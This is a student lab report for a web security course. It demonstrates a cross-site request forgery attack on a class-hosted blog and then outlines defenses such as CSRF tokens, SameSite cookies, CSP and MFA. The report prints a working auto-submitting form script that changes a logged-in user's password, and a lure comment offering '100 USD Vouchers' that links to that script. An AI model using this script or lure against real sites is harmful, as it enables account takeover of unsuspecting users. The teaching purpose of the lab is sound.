WAPH – Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Hackthon 4 – Cross-site Request Forgery (CSRF) Attack and Protection

Student Name: Krishithanjali Vemuri

Student ID: vemurikl

E-Mail: vemurikl@mail.uc.edu

Figure 1: My image

Short Bio: I am currently pursuing Masters in IT and my area of interests are Web Application Development and Machine Learning.

Repository Information

The repository contains the code and images that are used to demonstrate working of CSRF attack and information about how to protect.

Repository URL: https://github.com/vemurikl/waph/tree/main/hackathons/hackathon4

Overview and Requirements

A web application that is having https is used for the demonstration of CSRF attack. It has changepassword page. As part of this attack the victim logs into his account and clicks on exciting link that is posted as part of comments. Upon click the link, the victims credentials are changed and it takes to different page. Victim logs out and tries to login again, but he/she would not be able to perform that due to invalid credentials. Attacker does all this with the help of code that is part of a URL and is injected into the comments of the blog posts. This is possible when the web application does not have robust feature to stop the forgery of others password resulting is Cross Site Request Forgery. The following parts will explain more about how the attack has been accomplished and measure to be taken.

Part I: The Attack

Step-1:


The attacker uses a browser to insert a comment that has malicious script behind it. The application that is used as part of the attack is is deployed on HTTPS at **https://waph-**

hackathon.eastus.cloudapp.azure.com/csrf/ . Attacker designs a script that sites behind the comment and does the attack. In this step we will be seeing on which site the attack has happened and what type of request is made and what data is needed to perform the attack. Upon login using my credentials I found a single field that is named change newpassword. This site takes single value that is password which has to be updated and it does that using POST method. Change password path is as follows: https://waph-hackathon.eastus.cloudapp.azure.com/csrf/changepassword.php

Method: **POST**

Field(s): **newpassword**

Webpage is as follows:


vemurikl-VM
GitHub
sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=f8ac6610-7d2b-4b4b-8280-0b55bf62c4a9
Finish update
English
SEND CTRL+ALT+DEL
SEND CTRL+C
TOGGLE FULL SCREEN
Connected to VM
Press Ctrl-Alt to release the cursor from the guest.
Activities
Google Chrome
Mar 28 20:42
WAPH Blog
waph-hackathon.eastus.cloudapp.azure.com/csrf/changepassword.php
Relaunch to update
Type here to search
High winds soon
ENG
20:42
28-03-2024

User profile of WAPH Blog

Change password for user vemurikl!

New password: [ ] Change password


Home | Logout

Figure 2: Screenshot of webpage showing input field for new password that has to be changed to.

In further steps attacker is going to make use of field name and method type and write a script to make up a CSRF attack.

Step 2:

In this step, I have opened terminal in my Ubuntu machine and wrote a script that has a form. This script has a function that has a form, an input field that takes new password and an alert which redirects to https://waph-hackathon.eastus.cloudapp.azure.com/csrf/changepassword.php upon click on on alert. During this redirection, the form operation to change the password that attacker wants to occurs. Below is the code:




```
administrator@mwph-vm:~/waph-vemurikl/hackathons$ cd hackathon4
administrator@mwph-vm:~/waph-vemurikl/hackathons/hackathon4$ ls
csrf.html
administrator@mwph-vm:~/waph-vemurikl/hackathons/hackathon4$ cat csrf.html
<!DOCTYPE html>
<html>
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>CSRF Attack demo</title>
</head>
<body>
        <script>
        function CSRF(){
                var form=document.createElement('form')
                form.action='https://waph-hackathon.eastus.cloudapp.azure.com/csrf/changepassword.
php'
                form.method='POST'
                form.target='_self'
                form.innerHTML='<input type="text" name="newpassword" value="waph-vemuri">;'
                document.body.appendChild(form);
                alert('CSRF Attack is about to start by Krishithanjali Vemuri');
                form.submit();
        }
        CSRF();
        </script>
</body>
</html>
administrator@mwph-vm:~/waph-vemurikl/hackathons/hackathon4$
```

Figure 3 Screenshot with csrf.html which takes care of updating password of attacker's choice

The above code is then copied to /var/www/html and apache2 is restarted. The script can be found at localhost/csrf.html.

The script is done and now I have inserted a comment on to the post which embeds the link that runs the above made script. The comment is as follows:

Hi <a href=http://192.167.9.76/csrf.html>Click </a> to get 100 USD Vouchers



waph-hackathon.eastus.cloudapp.azure.com/post.php?id=37

WAPH-Hackathon3-team35

Members of project team 35 please comment here!

Comments:

- vemurikl wrote: Hi Click to get 100 USD Vouchers
- anumolbi wrote: Hello, Click here" to get free coffee!!!
- Pramod wrote: Click here for free coffee

Title:
Author: vemuri
Text:
Hi <a href="http://192.167.9.76/csrf.html">Click</a> to get 100 USD Vouchers

Submit


Blog post - Customized for Web Application Programming and Hacking

Figure 4 Comment is inserted which embeds the malicious script. Inserted comments are shown above.

I have inserted the comment and tested such that it works. Now the CSRF attack I yet to be done. In the next step, I will be discussing how the attack is done.

Step 3:


As a victim, I login to the csrf site and I see that it is a normal page with couple of options. Now I remove the csrf and redirect to home page which is similar when the user logs in to the website. I have opened my group post and found few exciting comments. I then clicked on the link which tells 100 USD dollars and upon click the screen comes as follows:


192.167.9.76 says

CSRF Attack is about to start by Krishithanjali Vemuri

Figure 5 CSRF attack is started and this updated the attacker password without the influence of user.

Upon clicking on OK, the webpage opens which asks to changepassword. I immediately logged out as it opened something else which is not expected.


waph-hackathon.eastus.cloudapp.azure.com/csrf/changepassword.php

User profile of WAPH Blog


Change password for user vemurikl!

Your password has been changed! Change again?
New password: Change password

Home | Logout

Figure 6: After the attack the screen is as above

Upon logout, I got a login page. Now I tried to login again with usual credentials. But I was not to login as the credentials entered are invalid.


waph-hackathon.eastus.cloudapp.azure.com/csrf/index.php

...-hackathon.eastus.cloudapp.azure.com says
Invalid username/password
OK

Figure 7: Attack successful. User not able to login, as the attacker changed the password.

This way the CSRF attack is made where the user normally clicks on a link but the script which is embedded in the link changes the password of the user and this is due to low security measures followed in the website.

Video Demonstration of the above attack:

https://drive.google.com/file/d/1Mr4MuqI9mPAQWs1lsGGXmt9VZU9SAymR/view?usp=sharing

Part II: Understanding the CSRF vulnerability and protection mechanism

a. **Explaining the vulnerabilities exploited in Part I and why the attack was successful:**
   The attack has been made successful due to the loopholes in the hosted site backend. The csrf site is vulnerable site which has posts with comments that made user to fall for exiting links. Upon clicking the attacker redirected it to different link that has malicious code running to change user password who was logged in. Once the user logs out they cannot login as the password was updated with the malicious script. It was easily taking the script that is run on the site without validating anything on the backend. Poor security policies implemented which made victim into the attacker trap and as user is already logged in the password got changed without any verification. This made attack successful. Such loopholes lets attacker to get all the important ID's of fields and other information and make up various scripts to change the website details, user creds and other vital data.

b. **Protection Mechanisms to Prevent Such Attacks:Protection Mechanisms to Prevent Such Attacks:**
   - I as a developer would take following points into consideration to implement protection mechanisms to prevent CSRF (Cross-Site Request Forgery):
   - **Usage of CSRF Tokens**: Providing a distinct CSRF token to the server for every request and this token would be be created dynamically for every session and incorporated into AJAX calls or forms. The server receives a request and, before executing it, confirms that the CSRF token is present and accurate.
   - **Usage of SameSite Cookies**: Specifing 'Strict' or 'Lax' for the SameSite property on cookies mitigates cross-site request forgery (CSRF) by stopping the browser from transmitting cookies in cross-origin requests.
     'Lax' : This limits cookies in cross-origin POST requests
     'Strict' prevents cookies from being sent at all in cross-origin requests.
   - **Security Headers**: To reduce the effect of XSS vulnerabilities which leads to CSRF attacks, use security headers like Content Security Policy (CSP). Scripts and other resource execution can be restricted by CSP, this makes it more difficult for attackers to insert malicious code.
   - **Anti-CSRF Libraries**: Utilizing established anti-CSRF libraries or frameworks provided by the programming language or web framework would reduce the possibility of attack as the libraries use robust measures.
   - **Authentication**: Implementation of 2 factor or MFA would help to avoid any CSRF attacks. No unauthorized user can perform any operation that is vital with respect to user. This prevents risks from attackers.